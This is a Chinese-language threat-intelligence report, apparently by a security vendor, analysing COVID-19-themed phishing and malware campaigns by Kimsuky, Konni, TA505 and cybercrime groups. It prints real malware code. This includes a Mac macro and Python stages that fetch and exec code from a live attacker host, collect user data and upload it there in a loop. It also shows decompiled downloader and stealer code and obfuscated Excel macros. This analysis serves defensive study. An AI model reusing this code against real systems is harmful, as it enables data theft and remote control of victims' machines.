
打开文档后，诱导受害者启用宏



一旦受害者按照恶意文档指导启用宏后，恶意宏将判断是否是MAC环境，若是，将下载恶意的python脚本执行

```
Sub AutoOpen()

On Error GoTo eHandler
    Application.ActiveWindow.View.Type = wdPrintView

    ActiveDocument.Unprotect "1qaz2wsx#EDC"

    Dim s As Shape

    For Each s In ActiveDocument.Shapes
        s.Fill.Solid
        s.Delete
    Next

    Selection.WholeStory
    Selection.Font.Hidden = False
    Selection.Collapse

    ActiveDocument.Save

#If Mac Then
    cmd = "import urllib2;"
    cmd = cmd + "exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v1')).read())"

    Result = popen("python -c """ + cmd + """", "r")
#End If

eHandler:
    Exit Sub

End Sub
```

为了掩饰其恶意行为，还会展示关于covid19相关信息以迷惑受害者。



Dear Friends,

As COVID-19 intensifies in the United States and elsewhere, the North Korean response to the pandemic is fading from the headlines. However, RFI is continuing to monitor the situation through regular contact with a wide range of information sources on recent developments. Our latest summary is below.

Are there cases of COVID-19 in North Korea?

Given the number of reported cases in China and South Korea, which border North Korea, it's hard to imagine that North Korea is dodging the COVID-19 bullet. North Korean officials have not reported cases of COVID-19, perhaps in part because of a lack

恶意python脚本将再次从远程服务器拉回python代码执行

```
import os;
import posixpath;
home_dir = posixpath.expandvars("$HOME");
normal_dotm = home_dir + "/../../../Group Containers/UBF8T346G9.Office/User Content.localized/Templates.localized/normal.dotm"
os.system("rm -f '" + normal_dotm + "'");
fd = os.open(normal_dotm,os.O_CREAT | os.O_RDWR);
import urllib2;
data = urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=normal')).read()
os.write(fd, data);
os.close(fd)
exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=v60')).read())
```

最终的python脚本将通过系统命令收集进程列表，系统信息，软件列表，文档等信息保存到/Group Containers/UBF8T346G9.Office/backup.zip

```
def CollectData():
    #create work directory
    home_dir = posixpath.expandvars("$HOME")
    workdir = home_dir + "/../../../Group Containers/UBF8T346G9.Office/sync"
    os.system("mkdir -p '" + workdir + "'")

    #get architecture info
    os.system("python -c 'import platform;print(platform.uname())' >> '" + workdir + "/arch.txt'")
    #get systeminfo
    os.system("system_profiler -detailLevel basic >> '" + workdir + "/basic.txt'")
    #get process list
    #os.system("ps -ax >> '" + workdir + "/ps.txt'")
    #get using app list
    os.system("ls -lrS /Applications >> '" + workdir + "/app.txt'")
    #get documents file list
    os.system("ls -lrS '" + home_dir + "/documents' >> '" + workdir + "/documents.txt'")
    #get downloads file list
    os.system("ls -lrS '" + home_dir + "/downloads' >> '" + workdir + "/downloads.txt'")
    #get desktop file list
    os.system("ls -lrS '" + home_dir + "/desktop' >> '" + workdir + "/desktop.txt'")
    #get volumes info
    os.system("ls -lrs /Volumes >> '" + workdir + "/vol.txt'")
    #get logged on user list
    #os.system("w -i >> '" + workdir + "/w_i.txt'")
    #zip gathered informations
    zipname = home_dir + "/../../../Group Containers/UBF8T346G9.Office/backup.zip"
    os.system("rm -f '" + zipname + "'")
    zippass = "doxujoijcs0qei09213@#$@"
    zipcmd = "zip -m -r '" + zipname + "' '" + workdir + "'"
    print(zipcmd)
    os.system(zipcmd)
```

之后将打包的信息发送到远程服务器

```
try:
    BODY = open(zipname, mode='rb').read()
    headers = {"User-Agent" : "Mozilla/5.0 compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/7.0", "Accept-Language" : "en-US,en;q=0.9", "Accept" : "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/
    boundary = "----7e222d1d50232"
    postData = "--" + boundary + "\r\nContent-Disposition: form-data; name=""MAX_FILE_SIZE""\r\n\r\n1000000\r\n--" + boundary + "\r\nContent-Disposition: form-data; name=""file""; filename=""1.txt""\r\nContent-Type: text/pla
    conn = HTTPConnection("crphone.mireene.com")
    conn.connect()
    conn.request("POST", "/plugin/editor/Templates/upload.php", postData, headers)
    conn.close()

    #delete zipped file
    os.system("rm -f '" + zipname + "'")
except:
    print "error"
```

从远程服务器获取新的脚本执行

```
def ExecNewCmd():
    exec(urllib2.urlopen(urllib2.Request('http://crphone.mireene.com/plugin/editor/Templates/filedown.php?name=new')).read())
```

并每隔五分钟循环上述操纵

```
def SpyLoop():
    while True:
        CollectData()
        ExecNewCmd()
        time.sleep(300)
```


KONNI

Konni组织被认为是来自东北亚的APT团伙，韩国安全厂商ESTsecurity通过关联分析，认为其与Kimsuky组织存在联系。

在疫情期间，Konni组织也没让Kimsuky单兵作战，Konni使用其常用的攻击手法展开了疫情期间的攻击活动，样本信息如下

文件名	Keep an eye on North Korean cyber.doc
MD5	1a7232ef1386f78e76052827d8f703ae

样本将字体设为较浅的颜色，可以依稀看到Covid-19等疫情相关字样，诱导受害者启用宏



一旦受害者启用宏后，恶意宏代码将从远程下载执行konni组织常用的木马控制受害者机器

```
SetUnhandledExceptionFilter(TopLevelExceptionFilter);
SetErrorMode(0x8003u);
v4 = GetCommandLineW();
v5 = CommandLineToArgvW(v4, &pNumArgs);
if ( pNumArgs == 2 )
{
  v6 = LoadLibraryW(L"urlmon.dll");
  if ( v6 )
  {
    dword_404A50 = (int)GetProcAddress(v6, "URLDownloadToFileW");
    if ( dword_404A50 )
    {
      sub_402E90(Dst, 0, 0x208u);
      ExpandEnvironmentStringsW(L"%windir%", (LPWSTR)Dst, 0x104u);
      sub_402E90(String1, 0, 0x208u);
      Buffer = 0;
      sub_402E90((__m128i *)&v13, 0, 0x103u);
      if ( GetSystemWow64DirectoryA(&Buffer, 0x104u) )
      {
        lstrcatW((LPWSTR)Dst, L"\\sysnative\\cmd.exe");
        wsprintfW((LPWSTR)String1, L"%s/3.dat", v5[1]);
      }
      else
      {
        lstrcatW((LPWSTR)Dst, L"\\system32\\cmd.exe");
        wsprintfW((LPWSTR)String1, L"%s/2.dat", v5[1]);
      }
      sub_402210(String1);
      sub_402260();
      DeleteFileW(L"temp.dat");
      sub_402E90(String1, 0, 0x208u);
      ExpandEnvironmentStringsW(L"%TEMP%", (LPWSTR)String1, 0x104u);
      wsprintfA(&CmdLine, "cmd /c expand %ws -F:* \"%ws\"", L"temp.cab", String1);
      WinExec(&CmdLine, 0);
      do
        Sleep(0x3E8u);
      while ( !DeleteFileW(L"temp.cab") );
      lstrcatW((LPWSTR)String1, L"\\install.bat");
      sub_401C80((LPCWSTR)Dst, (int)String1);
```

TA505


TA505组织由Proofpoint在2017年9月首次命名，其相关活动可以追溯到2014年。该组织主要针对银行金融机构，采用大规模发送恶意邮件的方式进行攻击，并以传播Dridex、Locky等恶意样本而臭名昭著

在疫情期间，红雨滴团队捕获该团伙多个以“COVID-19-FAQ.xls”为名的攻击文档。


部分样本信息如下

文件名	MD5
COVID-19-FAQ.xls	501b86caaa8399d508a30cdb07c78453
COVID-19-FAQ.xls	8d172a2eb3d94322b34a2586365eb442
COVID-19-FAQ (2).xls	baef0f7897694a3d2783cef0b19239be

此类样本均采用宏利用方式，打开文档后，将诱导受害者启用宏



受害者启用后，将展示一个虚假的进度条迷惑受害者，这与TA505之前的活动类似



同时，恶意木马也将被加载执行，收集计算机信息发送到远程服务器

```
v118 = &v54;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(
  L"Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36");
v119 = 0;
v105 = 7;
v104 = 0;
LOWORD(v103) = 0;
LOBYTE(v119) = 1;
nSize = 0x400;
GetComputerNameExW(ComputerNamePhysicalDnsFullyQualified, &Buffer, &nSize);
v0 = std::char_traits<wchar_t>::length(L"&D=");
sub_10006C71(L"&D=", v0);
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&Buffer);
LOBYTE(v119) = 2;
v1 = sub_100038F8(&v94, &v106);
LOBYTE(v119) = 3;
sub_10006D16(v1, 0, 0xFFFFFFFF);
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v94, 1, 0);
LOBYTE(v119) = 1;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v106, 1, 0);
pcbBuffer = 0x400;
GetUserNameW(&v111, &pcbBuffer);
v2 = std::char_traits<wchar_t>::length(L"&U=");
sub_10006C71(L"&U=", v2);
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>(&v111);
LOBYTE(v119) = 4;
v3 = sub_100038F8(&v94, &v106);
LOBYTE(v119) = 5;
sub_10006D16(v3, 0, 0xFFFFFFFF);
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v94, 1, 0);
LOBYTE(v119) = 1;
std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v106, 1, 0);
memset(&VersionInformation, 0, 0x11Cu);
```

网络犯罪及相关攻击技术

黑产等网络犯罪攻击不同于APT攻击具有非常独特的定向性，通常采用撒网的方式，四处传播恶意代码，以达到牟利的目的。在疫情期间，红雨滴团队捕获多个黑产团体的攻击行动，包括已被披露的金眼狗等。

由于黑产团伙组织较多，且攻击活动基本一致，故本节不以团伙分类，而从攻击手法上进行阐述。


鱼叉邮件攻击

钓鱼邮件在网络攻击活动中是最常见的一种投递方式，黑客通过热点新闻等信息诱导受害者执行邮件附件，从而控制受害者计算机。以下为部分利用疫情热词并通过钓鱼邮件分发的不同恶意附件类型样本分析

恶意宏文档

文件名	MD5
文件名	2.eml
MD5	d5930a9698f1d6aa8bb4ec61a1e1b314
附件名	COVID 19 Requisition.xls
传播木马	Zloader


该邮件宣称只要填上附件相关信息，并打印就可以在附件医院免费检查诱导受害者执行附件



附件 COVID 19 Requisition.xls中包含恶意的宏，一旦用户执行附件并启动宏，恶意的宏代码将会从远程下载文件并通过rundll32.exe执行

```
RUN($HZ$96)
CONCATENATE($BG$1866, $CC$717)
CHAR($ES$924-664)
RUN($GR$1749)
CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner", 0)
RUN($BN$1222)
CHAR($T$202-923)
CALL("Kernel32", "CreateDirectoryA", "JCJ", "C:\rncwner\CkkYK1I", 0)
CALL($FF$1220, $CQ$1000, "JJCCJJ", 0, $CH$60, $JG$1332, 0, 0)
$BN$1222$DQ$1533$H$1446$HN$1649$CI$744$GC$943$BC$1863$DU$1617$CD$1639$GU$1154$FB$452$GU$1700$EZ$1380$CM$485$IY$103
RUN($IY$1280)
CALL($BH$1554, $JA$180, "JJCCCCJ", 0, "Open", "rundll32.exe", $IY$1281, 0, 0)
HALT()
RUN($FA$941)
RUN($BY$227)
RUN($IS$1322)
CHAR($CO$1938-265)
```


下载执行的文件是出名的Zloader



漏洞利用


文件名	Malicious Content Detected CORONA VIRUS AFFECTED VESSEL TO AVOID.msg
MD5	9b389a1431bf046aa94623dd4b218302
附件名	CORONA VIRUS AFFECTED CREW AND VESSEL.xls
传播木马	HawkEye RAT

黑客伪装为世卫组织欧洲办事处，宣传一些疫情期间防护措施，并要求受害者执行附件，将体温信息按照附件格式进行登记



该附件是公式编辑漏洞利用文档，执行后运行流程如下

行为分析图



进程

lsass.exe(进程ID: 708) 命令行:C:\Windows\system32\lsass.exe
EXCEL.EXE(进程ID: 2996) 命令行:"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" C:\Users\ADMINI~1\AppData\Local\Temp\0ad5ff08e5178116fb40ffc288242867abb7ee86.xlsm1
svchost.exe(进程ID: 820) 命令行:C:\Windows\system32\svchost.exe -k DcomLaunch
EQNEDT32.EXE(进程ID: 3676) 命令行:"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
cmd.exe(进程ID: 1160) 命令行:cmd /c ren %tmp%\yy y.js&cscript %tmp%\y.js □□C
cscript.exe(进程ID: 3908) 命令行:cscript C:\Users\ADMINI~1\AppData\Local\Temp\y.js □□C
cmd.exe(进程ID: 3984) 命令行:"C:\Windows\System32\cmd.exe" /c cscript C:\Users\ADMINI~1\AppData\Local\Temp\xx.vbs
cscript.exe(进程ID: 3840) 命令行:cscript C:\Users\ADMINI~1\AppData\Local\Temp\xx.vbs


最后将从远程拉回一个hawkeye远程控制木马执行

##压缩包内附带PE文件

文件名	W.H.O._CORONAVIRUS(COV,19) SAFETY&PREVENTIVE MEASURES.eml
MD5	f75c658265dd97c22c6ba3b99f50cb78
附件名	WORLD HEALTH ORGANIZATION_PDF.gzs


传播木马	HawkEye RAT

以伪装为世卫组织的的样本为例。邮件内容如下



其伪装成世卫组织并表示附件中有世界卫生组织对日常生活的一些健康建议，由于世卫组织是全球性的权威组织，多数受害者会尝试执行附件中的文件。

而附件中是一个loader，运行后将解密一个可执行文件注入到RegAsm.exe执行



注入执行的可执行文件是商业木马Hawkeye RAT，具有收集信息，远程shell，键盘记录等恶意功能

Windows平台相关攻击活动

此类攻击方式中，黑客通常将疫情相关的热门词汇作为文件名，通过社交媒体等方式进行传播。

博彩相关


近几年随着在线博彩的需求逐渐上升，东南亚等国从事博彩相关人员越来越多，而一些黑产团伙则格外喜欢针对这些人群，上演黑吃黑。

此类攻击中诱饵一般以“色情”，“暴力”，“热点新闻”等关键字为主，部分疫情期间捕获样本信息如下：


诱饵名	MD5
菲：目前27起疑似新型病毒病例，中国男子在马尼拉死于肺炎.exe	fb5f82e67745216ad87d92a8d9a5c3d8
菲律宾各大楼冠状肺炎名单-1.exe	3a0a6dbc2ba326854621f3baf87f611c
菲律宾各大楼冠状肺炎名单.exe	87ad582f478099a6d98bf4b2527d0175
全国疫情 可能是生化战 这个文章很可靠.exe	258eda999b9ac33c52b53f4d8c77dcb0
口罩价格及例图.exe	72ecf3804af2d9016fa765a708e25b7c
菲律宾多个博彩公司员工被感染新冠状病毒被隔离现	dc0b5e263ce35f03ccdb097ba8c76d9d
公司重要通知新冠肺炎防范措施.exe	52316b66ced3426d244735d26fa0e259

相关样本图标如下：

